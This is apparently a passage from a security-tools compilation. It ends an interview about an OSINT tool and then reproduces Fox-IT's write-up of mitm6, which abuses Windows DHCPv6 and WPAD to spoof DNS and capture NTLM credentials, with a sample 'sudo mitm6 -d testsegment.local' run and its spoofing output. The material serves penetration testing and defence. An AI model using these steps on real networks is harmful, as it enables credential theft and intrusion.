
[ST]: Right now I don't have any such plans, but I am thinking about making the tool a little bit faster. Maybe I will develop a Python version of this tool where I will add some sort of multithreading or multiprocessing.

[H9]: Did any ideas for new projects emerge from that experience?

[ST]: A few days after developing the tool, I was just thinking about how to get more out of OSINT techniques. At that moment, I thought about developing an automated tool for fetching results from duckduckgo search engine using dorks. So, I might start to work on it as soon as possible.

[H9]: Do you have any thoughts or experiences you would like to share with our audience? Any good advice?

[ST]: See, for the newbies out there in infosec community who really think they can change the way things work in infosec by automating the tasks, but really don't know where to start or think like they won't be able to accomplish the task, for those people, I have just one advice - to just start it and don't just assume that things are difficult. While developing any automated tool, you might think you are not getting the desired output but at that moment just take the help from the people around you, you can reach out to the infosec community through forums or platforms like github, Twitter, etc. So, don't lose hope and just dive right into it without thinking too much.



mitm6

compromising IPv4 networks via IPv6

by Fox-IT

ABOUT THE CREATOR AND PROJECT

Fox-IT

mitm6: https://github.com/fox-it/mitm6

While IPv6 adoption is increasing on the internet, company networks that use IPv6 internally are quite rare. However, most companies are unaware that while IPv6 might not be actively in use, all Windows versions since Windows Vista (including server variants) have IPv6 enabled and prefer it over IPv4. In this blog, an attack is presented that abuses the default IPv6 configuration in Windows networks to spoof DNS replies by acting as a malicious DNS server and redirect traffic to an attacker specified endpoint. In the second phase of this attack, a new method is outlined to exploit the (infamous) Windows Proxy Auto Discovery (WPAD) feature in order to relay credentials and authenticate to various services within the network. The tool Fox-IT created for this is called mitm6, and is available from the Fox-IT GitHub.

IPv6 attacks


Similar to the slow IPv6 adoption, resources about abusing IPv6 are much less prevalent than those describing IPv4 pentesting techniques. While every book and course mentions things such as ARP spoofing, IPv6 is rarely touched on and the tools available to test or abuse IPv6 configurations are limited. The THC IPV6 Attack toolkit is one of the available tools, and was an inspiration for mitm6. The attack described in this blog is a partial version of the SLAAC attack, which was first described in 2011 by Alex Waters from the Infosec institute. The SLAAC attack sets up various services to man-in-the-middle all traffic in the network by setting up a rogue IPv6 router. The setup of this attack was later automated with a tool by Neohapsis called suddensix.

The downside of the SLAAC attack is that it attempts to create an IPv6 overlay network over the existing IPv4 network for all devices present. This is hardly a desired situation in a penetration test since this rapidly destabilizes the network. Additionally the attack requires quite a few external packages and services to work. mitm6 is a tool that focuses on an easy to setup solution that selectively attacks hosts and spoofs DNS replies, while minimizing the impact on the network's regular operation. The result is a Python script that requires almost no configuration to set up, and gets the attack running in seconds. When the attack is stopped, the network reverts itself to its previous state within minutes due to the tweaked timeouts set in the tool.

The mitm6 attack

Attack phase 1 – Primary DNS takeover

mitm6 starts with listening on the primary interface of the attacker machine for Windows clients requesting an IPv6 configuration via DHCPv6. By default, every Windows machine since Windows Vista will request this configuration regularly. This can be seen in a packet capture from Wireshark:




Source	Destination	Protocol	Length	FQDN	Info
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x50adf C
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x50adf C
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x50adf C
fe80::3529:e622:200e:d8a4	ff02::1:2	DHCPv6	172	W10-OUTLOOK.testsegment.local	Solicit XID: 0x27e115
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x50adf C
fe80::3529:e622:200e:d8a4	ff02::1:2	DHCPv6	172	W10-OUTLOOK.testsegment.local	Solicit XID: 0xa1d9ce
fe80::3529:e622:200e:d8a4	ff02::1:2	DHCPv6	172	W10-OUTLOOK.testsegment.local	Solicit XID: 0xa1d9ce
fe80::3529:e622:200e:d8a4	ff02::1:2	DHCPv6	172	W10-OUTLOOK.testsegment.local	Solicit XID: 0xa1d9ce
fe80::3529:e622:200e:d8a4	ff02::1:2	DHCPv6	172	W10-OUTLOOK.testsegment.local	Solicit XID: 0xa1d9ce
fe80::3529:e622:200e:d8a4	ff02::1:2	DHCPv6	172	W10-OUTLOOK.testsegment.local	Solicit XID: 0xa1d9ce
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x50adf C
fe80::3529:e622:200e:d8a4	ff02::1:2	DHCPv6	172	W10-OUTLOOK.testsegment.local	Solicit XID: 0xa1d9ce
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x199ad5
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x199ad5
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x199ad5
fe80::f878:a39c:d5cb:2727	ff02::1:2	DHCPv6	168	S2016DC.testsegment.local	Solicit XID: 0x199ad5

mitm6 will reply to those DHCPv6 requests, assigning the victim an IPv6 address within the link-local range. While in an actual IPv6 network, these addresses are auto-assigned by the hosts themselves and do not need to be configured by a DHCP server, which gives us the opportunity to set the attacker's IP as the default IPv6 DNS server for the victims. It should be noted that mitm6 currently only targets Windows-based operating systems, since other operating systems, like macOS and Linux, do not use DHCPv6 for DNS server assignment.

mitm6 does not advertise itself as a gateway, and thus hosts will not actually attempt to communicate with IPv6 hosts outside their local network segment or VLAN. This limits the impact on the network as mitm6 does not attempt to man-in-the-middle all traffic in the network, but instead selectively spoofs hosts (the domain it is filtered on can be specified when running mitm6).


The screenshot below shows mitm6 in action. The tool automatically detects the IP configuration of the attacker machine and replies to DHCPv6 requests sent by clients in the network with a DHCPv6 reply containing the attacker's IP as DNS server. Optionally, it will periodically send Router Advertisment (RA) messages to alert client that there is an IPv6 network in place and that clients should request an IPv6 address via DHCPv6. This will, in some cases, speed up the attack but is not required for the attack to work, making it possible to execute this attack on networks that have protection against the SLAAC attack with features such as RA Guard.



```
user@localhost:~/mitm6$ sudo mitm6 -d testsegment.local
Starting mitm6 using the following configuration:
Primary adapter: eth0 [00:0c:29:86:2d:13]
IPv4 address: 192.168.222.123
IPv6 address: fe80::20c:29ff:fe86:2d13
DNS domains: testsegment.local
Renew reply sent to fe80::192:168:222:55
Sent spoofed reply for S2016DC.testsegment.local. to fe80::3529:e622:200e:d8a4
Sent spoofed reply for wpad.testsegment.local. to fe80::3529:e622:200e:d8a4
Sent spoofed reply for attacker.testsegment.local. to fe80::3529:e622:200e:d8a4
IPv6 address fe80::192:168:222:55 is now assigned to mac=00:0c:29:52:77:1b host=W10-OUTLOOK.testsegment.local ipv4=192.168.222.55
Sent spoofed reply for wpad.testsegment.local. to fe80::192:168:222:55
Sent spoofed reply for wpad.testsegment.local. to fe80::192:168:222:55
Sent spoofed reply for attacker.testsegment.local. to fe80::192:168:222:55
Sent spoofed reply for wpad.testsegment.local. to fe80::3529:e622:200e:d8a4
Sent spoofed reply for attacker.testsegment.local. to fe80::3529:e622:200e:d8a4
```

Attack phase 2 – DNS spoofing

On the victim machine, we see that our server is configured as a DNS server. Due to the preference of Windows regarding IP protocols, the IPv6 DNS server will be preferred to the IPv4 DNS server. The IPv6 DNS server will be used to query both for A (IPv4) and AAAA (IPv6) records.



```
Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . : testsegment.local
   Description . . . . . . . . . . . : Intel(R) 82574L Gigabit Network Connection
   Physical Address. . . . . . . . . : 00-0C-29-52-77-1B
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::3529:e622:200e:d8a4%3(Preferred)
   Link-local IPv6 Address . . . . . : fe80::192:168:222:55%3(Preferred) [redacted]
   Lease Obtained. . . . . . . . . . : Wednesday, 10 January 2018 17:04:05
   Lease Expires . . . . . . . . . . : Wednesday, 10 January 2018 17:22:25
   IPv4 Address. . . . . . . . . . . : 192.168.222.55(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : Wednesday, 10 January 2018 17:04:35
   Lease Expires . . . . . . . . . . : Thursday, 11 January 2018 03:34:51
   Default Gateway . . . . . . . . . : fe80::20c:29ff:fe86:2d13%3
                                       192.168.222.1
   DHCP Server . . . . . . . . . . . : 192.168.222.1
   DHCPv6 IAID . . . . . . . . . . . : 33557545
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-21-E0-72-E3-00-0C-29-52-77-1B
   DNS Servers . . . . . . . . . . . : fe80::20c:29ff:fe86:2d13%3
                                       192.168.222.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       testsegment.local
```

Now our next step is to get clients to connect to the attacker machine instead of the legitimate servers. Our end goal is getting the user or browser to automatically authenticate to the attacker machine, which is why we are spoofing URLs in the internal domain testsegment.local. On the screenshot in step 1, you see the client started requesting information about wpad.testsegment.local immediately after it was assigned an IPv6 address. This is the part where we will be exploiting during this attack.

Exploiting WPAD

A (short) history of WPAD abuse

The Windows Proxy Auto Detection feature has been a much debated one, and one that has been abused by penetration testers for years. Its legitimate use is to automatically detect a network proxy used for connecting to the internet in corporate environments. Historically, the address of the server providing the wpad.dat file (which provides this information) would be resolved using DNS, and if no entry was returned, the address would be resolved via insecure broadcast protocols such as Link-Local Multicast Name Resolution (LLMNR). An attacker could reply to these broadcast name resolution protocols, pretend the WPAD file was located on the attacker's server, and then prompt for authentication to access the WPAD file. This authentication was provided by default by Windows without requiring user interaction. This could provide the attacker with NTLM credentials from the user logged in on that computer, which could be used to authenticate to services in a process called NTLM relaying.

In 2016, however, Microsoft published a security bulletin MS16-077, which mitigated this attack by adding two important protections:

- The location of the WPAD file is no longer requested via broadcast protocols, but only via DNS.

- Authentication does not occur automatically anymore even if this is requested by the server.

While it is common to encounter machines in networks that are not fully patched and are still displaying the old behaviour of requesting WPAD via LLMNR and automatically authenticating, we come across more and more companies where exploiting WPAD the old-fashioned way does not work anymore.


Exploiting WPAD post MS16-077

The first protection, where WPAD is only requested via DNS, can be easily bypassed with mitm6. As soon as the victim machine has set the attacker as IPv6 DNS server, it will start querying for the WPAD configuration of the network. Since these DNS queries are sent to the attacker, it can just reply with its own IP address (either IPv4 or IPv6 depending on what the victim's machine asks for). This also works if the organization is already using a WPAD file (though in this case it will break any connections from reaching the internet).

To bypass the second protection, where credentials are no longer provided by default, we need to do a little more work. When the victim requests a WPAD file, we won't request authentication, but instead provide it with a valid WPAD file where the attacker's machine is set as a proxy. When the victim now runs any application that uses the Windows API to connect to the internet, or simply starts browsing the web, it will use the attacker's machine as a proxy. This works in Edge, Internet Explorer, Firefox and Chrome, since they all respect the WPAD system settings by default.

Now when the victim connects to our "proxy" server, which we can identify by the use of the CONNECT HTTP verb, or the presence of a full URI after the GET verb, we reply with a HTTP 407 Proxy Authentication required. This is different from the HTTP code normally used to request authentication, HTTP 401.

IE/Edge and Chrome (which uses IEs settings) will automatically authenticate to the proxy, even on the latest Windows versions. In Firefox, this setting can be configured, but it is enabled by default.


Firefox about:config

Search: ntlm

